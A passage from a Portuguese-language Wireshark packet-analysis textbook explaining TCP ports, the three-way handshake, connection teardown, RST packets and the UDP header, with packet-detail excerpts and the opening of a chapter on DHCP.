
Figura 8.3 – As portas de origem e de destino podem ser encontradas no cabeçalho TCP.

Observe que o Wireshark nomeia essas portas como slc-systemlog (2826) e http (80). O Wireshark mantém uma lista de portas e seus usos mais comuns. Embora as portas de sistema sejam principalmente aquelas com nomes associados a usos comuns, muitas portas efêmeras têm serviços comumente utilizados associados a elas. A atribuição de nomes a essas portas pode ser confusa, portanto normalmente será melhor desabilitá-la desativando a resolução de nomes de transporte. Para isso, acesse **Edit4Preferences4Name Resolution** (Editar4Preferências4Resolução de nomes) e desmarque **Enable Transport Name Resolution** (Ativar resolução de nomes de transporte). Se você quiser manter essa opção ativa, mas quiser alterar o modo como o Wireshark identifica determinada porta, é possível fazer isso modificando o arquivo *services* localizado no diretório de sistema do Wireshark. O conteúdo desse arquivo é baseado na listagem de portas comuns da IANA (consulte a seção “Usando um arquivo hosts personalizado” para ver um exemplo de como editar um arquivo de resolução de nomes).

O segundo pacote é enviado de volta, de 212.58.226.142 para 172.16.16.128 (veja a Figura 8.4). Como no caso dos endereços IP, as portas de origem e de destino agora também estão trocadas u.

Na maioria dos casos, uma comunicação baseada em TCP funciona do mesmo modo: uma porta de origem aleatória é escolhida para se comunicar com uma porta de destino conhecida. Depois que esse pacote inicial é enviado, o dispositivo remoto se comunica com o dispositivo de origem usando as portas definidas.

Esse exemplo de arquivo de captura inclui mais um stream de comunicação. Veja se você consegue localizar os números das portas usados na comunicação.



*Figura 8.4 – Trocando os números das portas de origem e de destino para a comunicação inversa.*


**NOTA** À medida que avançarmos neste livro, conheceremos melhor as portas associadas a protocolos e serviços comuns. Em algum momento, você será capaz de gerar perfis de serviços e de dispositivos de acordo com as portas utilizadas. Para ver uma lista completa de portas comuns, dê uma olhada no arquivo services localizado no diretório de sistema do Wireshark.

## O handshake de três vias do TCP

Toda comunicação baseada em TCP deve começar com um *handshake* entre dois hosts. Esse processo de handshake tem diversos propósitos:

- Permite que o host transmissor garanta que o host receptor esteja ativo e seja capaz de se comunicar.
- Permite que o host transmissor verifique se o receptor está escutando a porta com a qual o host transmissor está tentando se comunicar.
- Permite que o host transmissor envie seu número de sequência inicial ao receptor para que ambos possam manter o stream de pacotes na sequência apropriada.

O handshake TCP ocorre em três passos, como vemos na Figura 8.5. No primeiro passo, o dispositivo que quer se comunicar (host A) envia um pacote TCP ao seu alvo (host B). Esse pacote inicial não contém outros dados além dos cabeçalhos de protocolos das camadas inferiores. O cabeçalho TCP nesse pacote tem uma flag SYN ligada e inclui o número de sequência inicial e o MSS (maximum segment size, ou tamanho máximo de segmento) que será usado no processo de comunicação. O host B responde a esse pacote enviando um pacote semelhante com as flags SYN e ACK ligadas, juntamente com seu número de sequência inicial. Por fim, o host A envia um último pacote ao host B somente com a flag ACK ligada. Depois que esse processo é concluído, os dois dispositivos deverão ter todas as informações necessárias para iniciar uma comunicação de modo apropriado.



*Figura 8.5 – Handshake TCP de três vias (three-way handshake).*

**NOTA** Os pacotes TCP com frequência são referenciados pelas flags que definem. Por exemplo, em vez de se referir a um pacote como um pacote TCP com a flag SYN ligada, chamamos esse pacote de pacote SYN. Desse modo, os pacotes usados no processo de handshake TCP são referenciados como SYN, SYN/ACK e ACK.

Para ver esse processo em ação, abra o arquivo *tcp\_handshake.pcapng*. O Wireshark inclui um recurso que substitui os números de sequência de pacotes TCP por números relativos para facilitar a análise. Em nosso caso, desativaremos essa funcionalidade a fim de ver os números de sequência reais. Para desativá-la, selecione **Edit4Preferences** (Editar4Preferências), expanda o cabeçalho **Protocols** (Protocolos) e selecione **TCP**. Na janela, desmarque a caixa ao lado de **Relative Sequence Numbers** (Números de sequência relativos) e clique em **OK**.

O primeiro pacote dessa captura representa o nosso pacote SYN inicial v (veja a Figura 8.6). O pacote é transmitido de 172.16.16.128 na porta 2826 para 212.58.226.142 na porta 80. Podemos ver, neste caso, que o número de sequência transmitido é 3691127924 u.

O segundo pacote no handshake é a resposta SYN/ACK w de 212.58.226.142 (veja a Figura 8.7). Esse pacote também contém o número de sequência inicial desse host (233779340) u e um número de confirmação (3691127925) v. O número de confirmação mostrado nesse caso excede o número de sequência incluído no pacote anterior em 1, pois esse campo é usado para especificar o próximo número de sequência que o host espera receber.




Figura 8.6 – Pacote SYN inicial.

O último pacote é o pacote ACK v enviado de 172.16.16.128 (veja a Figura 8.8). Esse pacote, como esperado, contém o número de sequência 3691127925 u conforme definido no campo Número de confirmação (Acknowledgment number) do pacote anterior.




Figura 8.7 – Resposta SYN/ACK.

Wireshark - Packet 3 .tcp\_handshake

```

> Frame 3: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
> Ethernet II, Src: IntelCor_5b:7d:4a (00:21:6a:5b:7d:4a), Dst: D-Link_21:99:4c (00:05:5d:21:99:4c)
> Internet Protocol Version 4, Src: 172.16.16.128, Dst: 212.58.226.142
> Transmission Control Protocol, Src Port: 2826 (2826), Dst Port: 80 (80), Seq: 3691127925, Ack: 233779341, Len: 0
    Source Port: 2826
    Destination Port: 80
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3691127925 ❶
    Acknowledgment number: 233779341
    Header Length: 20 bytes
    Flags: 0x010 (ACK)
        000. .... .... = Reserved: Not set
        ...0 .... .... =Nonce: Not set
        .... 0.... .... = Congestion Window Reduced (CWR): Not set
        .... .0... .... = ECN-Echo: Not set
        .... ..0. .... = Urgent: Not set
        .... ...1 .... = Acknowledgment: Set ❷
        .... .... 0... = Push: Not set
        .... .... .0.. = Reset: Not set
        .... .... ..0. = Syn: Not set
        .... .... ...0 = Fin: Not set
        [TCP Flags: *****A*****]
    Window size value: 4218
    [Calculated window size: 16872]
    [Window size scaling factor: 4]
    > Checksum: 0xe1b2 [validation disabled]
    Urgent pointer: 0
    > [SEQ/ACK analysis]

```

No.: 3 · Time: 0.132768 · Source: 172.16.16.128 · Destination: 212.58.226.142 · Protocol: TCP · Length: 54 · Info: 2826 → 80 [ACK] Seq=3691127925 Ack=233779341 Win=16872 Len=0

Close Help

*Figura 8.8 – ACK final.*

Um handshake ocorre antes de qualquer sequência de comunicação TCP. Quando estiver observando um arquivo de captura contendo muitas informações e estiver em busca do início de uma sequência de comunicação, a sequência SYN-SYN/ACK-ACK será um ótimo marcador.

## Desconexão TCP

A maioria das saudações tem uma despedida em algum momento e, no caso do TCP, todo handshake tem uma desconexão. A *desconexão TCP* (TCP teardown) é usada para encerrar uma conexão entre dois dispositivos com elegância depois que tiverem terminado de se comunicar. Esse processo envolve quatro pacotes e utiliza a flag FIN para sinalizar o final de uma conexão.

Em uma sequência de desconexão, o host A informa o host B de que acabou de se comunicar enviando um pacote TCP com as flags FIN e ACK ligadas. O host B responde com um pacote ACK e transmite o seu próprio pacote FIN/ACK. O host A responde com um pacote ACK, encerrando a comunicação. A Figura 8.9 mostra esse processo.




Figura 8.9 – Processo de desconexão TCP.

Para visualizar esse processo no Wireshark, abra o arquivo `tcp_teardown.pcapng`. Começando pelo primeiro pacote na sequência (veja a Figura 8.10), podemos ver que o dispositivo em 67.228.110.120 inicia a desconexão enviando um pacote com as flags FIN e ACK ligadas u.

Depois que esse pacote é enviado, 172.16.16.128 responde com um pacote ACK para confirmar a recepção do primeiro pacote e envia um pacote FIN/ACK. O processo é concluído quando 67.228.110.120 envia um ACK final. Nesse ponto, a comunicação entre os dois dispositivos termina. Se precisarem iniciar uma comunicação novamente, eles deverão executar um novo handshake TCP.

Flag	Value	Description
000	.... ....	= Reserved: Not set
...0	.... ....	= Nonce: Not set
.... 0	.... ....	= Congestion Window Reduced (CWR): Not set
.... .0	.... ....	= ECN-Echo: Not set
.... ..0	.... ....	= Urgent: Not set
.... ...1	.... ....	= Acknowledgment: Set
.... .... 0	.... ....	= Push: Not set
.... .... .0	.... ....	= Reset: Not set
.... .... ..0	.... ....	= Syn: Not set
.... .... ...1	.... ....	= Fin: Set

[TCP Flags: \*\*\*\*\*A\*\*\*F]

Window size value: 71  
[Calculated window size: 71]  
[Window size scaling factor: -1 (unknown)]

Checksum: 0x279b [validation disabled]  
Urgent pointer: 0

No. 1 - Timer 0.000000 - Source: 67.228.110.120 - Destination: 172.16.16.128 - Protocol: TCP - Length: 60 - Info: 00 → 3363 [FIN, ACK] Seq=822643295 Ack=2079380537 Win=71 Len=0

Figura 8.10 – O pacote FIN/ACK inicia o processo de desconexão.

## Resets TCP

Em um mundo ideal, toda conexão terminaria de forma elegante com uma desconexão TCP. No mundo real, as conexões muitas vezes terminam abruptamente. Por exemplo, um host pode estar indevidamente configurado ou um possível invasor pode conduzir um scan de portas. Nesses casos, quando um pacote é enviado para um dispositivo que não esteja disposto a aceitá-lo, um pacote TCP com a flag RST ligada pode ser enviado. A flag RST é usada para indicar que uma conexão foi encerrada abruptamente ou para recusar uma tentativa de conexão.

O arquivo *tcp\_refuseconnection.pcapng* mostra um exemplo de tráfego de rede que inclui um pacote RST. O primeiro pacote nesse arquivo é proveniente do host em 192.168.100.138, que está tentando se comunicar com 192.168.100.1 na porta 80. O que esse host não sabe é que 192.168.100.1 não está ouvindo a porta 80, pois é um roteador Cisco sem interface web configurada. Não há nenhum serviço configurado para aceitar conexões nessa porta. Em resposta a essa tentativa de comunicação, 192.168.100.1 envia um pacote para 192.168.100.138 informando-lhe que a comunicação na porta 80 não será possível. A Figura 8.11 mostra o término abrupto dessa tentativa de comunicação no cabeçalho TCP do segundo pacote. O pacote RST não contém nada além das flags RST e ACK u, e não há nenhuma comunicação na sequência.




Figura 8.11 – As flags RST e ACK indicam o final da comunicação.

Um pacote RST encerrará uma comunicação independentemente de chegar no início de uma sequência de tentativa de comunicação, como nesse exemplo, ou de ser enviado no meio da comunicação entre hosts.

## UDP (User Datagram Protocol, ou Protocolo de Datagrama de Usuários)

O UDP (User Datagram Protocol, ou Protocolo de Datagrama de Usuários) é o outro protocolo comum de camada 4 geralmente usado em redes modernas. Enquanto o TCP foi projetado para entregar dados de forma confiável com verificação de erro embutida, o UDP visa a prover uma transmissão rápida. Por esse motivo, o UDP é um serviço best-effort (serviço de melhor esforço), comumente referenciado como *protocolo não orientado à conexão (connectionless protocol)*. Um protocolo não orientado à conexão não estabelece nem termina formalmente uma conexão entre hosts, de modo diferente do TCP com seus processos de handshake e de desconexão.

Com um protocolo não orientado à conexão, que não oferece serviços confiáveis, pode parecer que o tráfego UDP seria no mínimo frágil. Isso seria verdade, exceto pelo fato de os protocolos que dependem do UDP geralmente terem seus próprios serviços de confiabilidade embutidos ou usarem determinados recursos do ICMP para deixar a conexão, de certo modo, mais confiável. Por exemplo, os protocolos DNS e DHCP da camada de aplicação, que são extremamente dependentes da velocidade de transmissão dos pacotes por uma rede, utilizam UDP como protocolo da camada de transporte, mas eles mesmos lidam com a verificação de erros e os timers para retransmissão.

### Estrutura do pacote UDP

O cabeçalho UDP é muito menor e mais simples que o cabeçalho TCP. Como vemos na Figura 8.12, eis os campos do cabeçalho UDP:

**Porta de origem (Source Port)** A porta usada para transmitir o pacote.

**Porta de destino (Destination Port)** A porta para a qual o pacote será transmitido.

**Tamanho do pacote (Packet Length)** O tamanho do pacote em bytes.

**Checksum** Usado para garantir que o conteúdo do cabeçalho UDP e os dados estejam intactos na chegada.

UDP (User Datagram Protocol, ou Protocolo de Datagrama de Usuários)					
Offsets	Octeto	0	1	2	3
Octeto	Bit	0–7	8–15	16–23	24–31
0	0	Porta de origem		Porta de destino	
4	32	Tamanho do pacote		Checksum	

Figura 8.12 – Cabeçalho UDP.

O arquivo *udp\_dnsrequest.pcapng* contém um pacote. Esse pacote representa uma requisição DNS, que utiliza UDP. Ao expandir o cabeçalho UDP do pacote, você verá quatro campos (como mostra a Figura 8.13).

O ponto essencial a ser lembrado é que o UDP não se preocupa com uma entrega confiável. Assim, qualquer aplicação que utilize UDP deve executar passos especiais para garantir uma entrega de dados confiável, caso seja necessário. Isso se contrasta com o TCP, que utiliza um processo formal de estabelecimento de conexão e de desconexão e tem recursos para validar se os pacotes foram transmitidos com sucesso.




Figura 8.13 – O conteúdo de um pacote UDP é bem simples.

Este capítulo apresentou os protocolos TCP e UDP da camada de transporte. De modo semelhante aos protocolos de rede, o TCP e o UDP estão no núcleo da maioria de suas comunicações diárias, e a capacidade de analisá-los de modo eficiente é fundamental para um profissional se tornar eficaz na análise de pacotes. No Capítulo 9, veremos os protocolos comuns da camada de aplicação.



# PROTOCOLOS COMUNS DA CAMADA SUPERIOR



Neste capítulo, continuaremos a analisar as funções dos protocolos individuais, assim como a sua aparência quando visualizados no Wireshark. Discutiremos quatro dos protocolos mais comuns da camada superior (camada 7): DHCP, DNS, HTTP e SMTP.

## DHCP (Dynamic Host Configuration Protocol, ou Protocolo de Configuração Dinâmica de Hosts)

No início da era das redes, quando desejava se comunicar por uma rede, um dispositivo precisava receber um endereço manualmente. À medida que as redes cresceram, esse processo manual rapidamente se tornou inconveniente. Para resolver esse problema, o BOOTP (Bootstrap Protocol, ou Protocolo de Inicialização) foi criado para atribuir endereços aos dispositivos conectados à rede de modo automático. Mais tarde, o BOOTP foi substituído pelo DHCP (Dynamic Host Configuration Protocol, ou Protocolo de Configuração Dinâmica de Hosts), mais sofisticado.

